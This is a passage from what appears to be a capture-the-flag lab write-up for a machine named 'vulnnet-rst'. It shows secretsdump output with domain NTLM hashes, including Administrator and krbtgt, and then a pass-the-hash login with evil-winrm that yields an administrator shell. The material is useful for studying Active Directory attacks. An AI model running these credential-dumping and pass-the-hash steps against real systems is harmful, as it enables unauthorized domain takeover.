 0020   DB 31 D9 91 C9 BB 6A 57  EA 18 2C 90 D3 06 F8 31   .1....jW..,....1
 0030   7C 8C 31 96 5E 53 5B 85  60 B4 D5 6B 47 61 85 4A   |.1.^S[.`..kGa.J
NL$KM:f3f66b8d1e2af48e85f67a46d125a0d3eaf4907d2dcba58c88c5684c1ed3673bdb31d991c9bb6a57ea182c90d306f8317c8c31965e535b8560b4d56b4761854a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7633f01273fc92450b429d6067d1ca32:::
```

Using secretsdump, we can see the admin hashes.

A pass the hash attack can be used to gain admin access to the system.

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.10.134.29 -u Administrator -H c2597747aa5e43022a3a3049a3c3b09d

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
vulnnet-rst\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```